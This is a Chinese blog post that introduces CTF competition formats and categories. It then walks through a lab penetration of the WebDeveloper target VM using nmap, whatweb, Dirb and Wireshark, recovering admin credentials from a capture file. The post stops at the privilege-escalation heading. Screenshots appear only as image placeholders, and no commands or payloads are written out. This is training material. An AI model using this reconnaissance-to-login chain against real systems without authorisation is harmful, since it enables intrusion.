CTF实战实践

原创

你好蠢鸭 于 2020-12-05 23:28:42 发布 3060 收藏 18

分类专栏： CTF实战 文章标签： 安全 渗透测试

本文链接：https://blog.csdn.net/weixin_46660023/article/details/110713651

文章目录

前言

今天做了一个CTF的实践，对目标靶机进行了渗透，以此了解CTF的实战过程。

一、什么是CTF

首先先来介绍一下CTF。

CTF（Capture The Flag）中文一般译作夺旗赛，在网络安全领域中指的是网络安全技术人员之间进行技术竞技的一种比赛形式。CTF起源于1996年DEFCON全球黑客大会，以代替之前黑客们通过互相发起真实攻击进行技术比拼的方式。发展至今，已经成为全球范围网络安全圈流行的竞赛形式，2013年全球举办了超过五十场国际性CTF赛事。而DEFCON作为CTF赛制的发源地，DEFCON CTF也成为了目前全球最高技术水平和影响力的CTF竞赛，类似于CTF赛场中的“世界杯”。

---

1. CTF竞赛模式

（1）解题模式（Jeopardy）在解题模式CTF赛制中，参赛队伍可以通过互联网或者现场网络参与，这种模式的CTF竞赛与ACM编程竞赛、信息学奥赛比较类似，以解决网络安全技术挑战题目的分值和时间来排名，通常用于在线选拔赛。题目主要包含逆向、漏洞挖掘与利用、Web渗透、密码、取证、隐写、安全编程等类别。

（2）攻防模式（Attack-Defense）在攻防模式CTF赛制中，参赛队伍在网络空间互相进行攻击和防守，挖掘网络服务漏洞并攻击对手服务来得分，修补自身服务漏洞进行防御来避免丢分。攻防模式CTF赛制可以实时通过得分反映出比赛情况，最终也以得分直接分出胜负，是一种竞争激烈，具有很强观赏性和高度透明性的网络安全赛制。在这种赛制中，不仅仅是比参赛队员的智力和技术，也比体力（因为比赛一般都会持续48小时及以上），同时也比团队之间的分工配合与合作。

（3）混合模式（Mix）结合了解题模式与攻防模式的CTF赛制，比如参赛队伍通过解题可以获取一些初始分数，然后通过攻防对抗进行得分增减的零和游戏，最终以得分高低分出胜负。采用混合模式CTF赛制的典型代表如iCTF国际CTF竞赛。

---

2. CTF各大题型简介

MISC（安全杂项）

全称Miscellaneous。题目涉及流量分析、电子取证、人肉搜索、数据分析、大数据统计等等，覆盖面比较广。我们平时看到的社工类题目；给你一个流量包让你分析的题目；取证分析题目，都属于这类题目。主要考查参赛选手的各种基础综合知识，考察范围比较广。

PPC（编程类）

全称Professionally Program Coder。题目涉及到程序编写、编程算法实现。算法的逆向编写，批量处理等，有时候用编程去处理问题，会方便的多。当然PPC相比ACM来说，还是较为容易的。至于编程语言嘛，推荐使用Python来尝试。这部分主要考察选手的快速编程能力。

CRYPTO（密码学）

全称Cryptography。题目考察各种加解密技术，包括古典加密技术、现代加密技术甚至出题者自创加密技术。这样的题目汇集的最多。这部分主要考查参赛选手密码学相关知识点。

REVERSE（逆向）

题目涉及到软件逆向、破解技术等，要求有较强的反汇编、反编译扎实功底。需要掌握汇编，堆栈、寄存器方面的知识。有好的逻辑思维能力。主要考查参赛选手的逆向分析能力。此类题目也是线下比赛的考察重点。

STEGA（隐写）

全称Steganography。题目的Flag会隐藏到图片、音频、视频等各类数据载体中供参赛选手获取。载体就是图片、音频、视频等，可能是修改了这些载体来隐藏flag，也可能将flag隐藏在这些载体的二进制空白位置。有时候需要你侦探精神足够的强，才能发现。此类题目主要考查参赛选手的对各种隐写工具、隐写算法的熟悉程度。

PWN（溢出）

PWN在黑客俚语中代表着攻破，取得权限，在CTF比赛中它代表着溢出类的题目，其中常见类型溢出漏洞有栈溢出、堆溢出。在CTF比赛中，线上比赛会有，但是比例不会太重，进入线下比赛，逆向和溢出则是战队实力的关键。主要考察参数选手漏洞挖掘和利用能力。

WEB（web类）


WEB应用在今天越来越广泛，也是CTF夺旗竞赛中的主要题型，题目涉及到常见的Web漏洞，诸如注入、XSS、文件包含、代码审计、上传等漏洞。这些题目都不是简单的注入、上传题目，至少会有一层的安全过滤，需要选手想办法绕过。且Web题目是国内比较多也是大家比较喜欢的题目。因为大多数人开始安全都是从web*站开始的。

二、CTF实战


首先我们要准备的工具有Kali Linux 2、WebDeveloper靶机、中国蚁剑。

1.nmap扫描


先用nmap扫描一遍网段，看看是否有存活主机，这里我也是扫描到了我的靶机。



这里我们可以看到靶机开放了22端口和80端口，22端口提供了ssh服务，80端口提供的是http服务。这里我们需要用到的是80端口。




因为我们知道目标开启了http服务，所以我们利用浏览器进入目标网站，看看里面有什么东西。




2. whatweb探测

观察了一下网页，并没有发现什么特别的东西。接着我们用 kali 的 whatweb 探测一下目标网站，得到下面的结果。圈起来的就是网站使用的CMS模板——WordPress4.9.8




3. Dirb爆破

然后我们用 Dirb 来爆破一下网站目录。




这里我们找到一个路径，似乎跟网络流量有关。打开来看看。




4. wireshark分析


里面是一个cap文件，里面可能藏着我们想要的东西，下载下来用wireshark打开。




里面是一大堆数据流，也不知道可以干嘛。那我们回头看看刚刚爆破出来的网站目录，看看有没有什么新的发现。




发现一个admin，打开来看看。



是一个登录界面，加上路径标明了 admin，可以猜到这个是网站后台登录页面，去刚才的数据包里看看能不能找到账号密码。




搜索了一下，真的发现了一组账号密码，试试看能不能登陆进去。




登录成功。

5. 利用漏洞提权

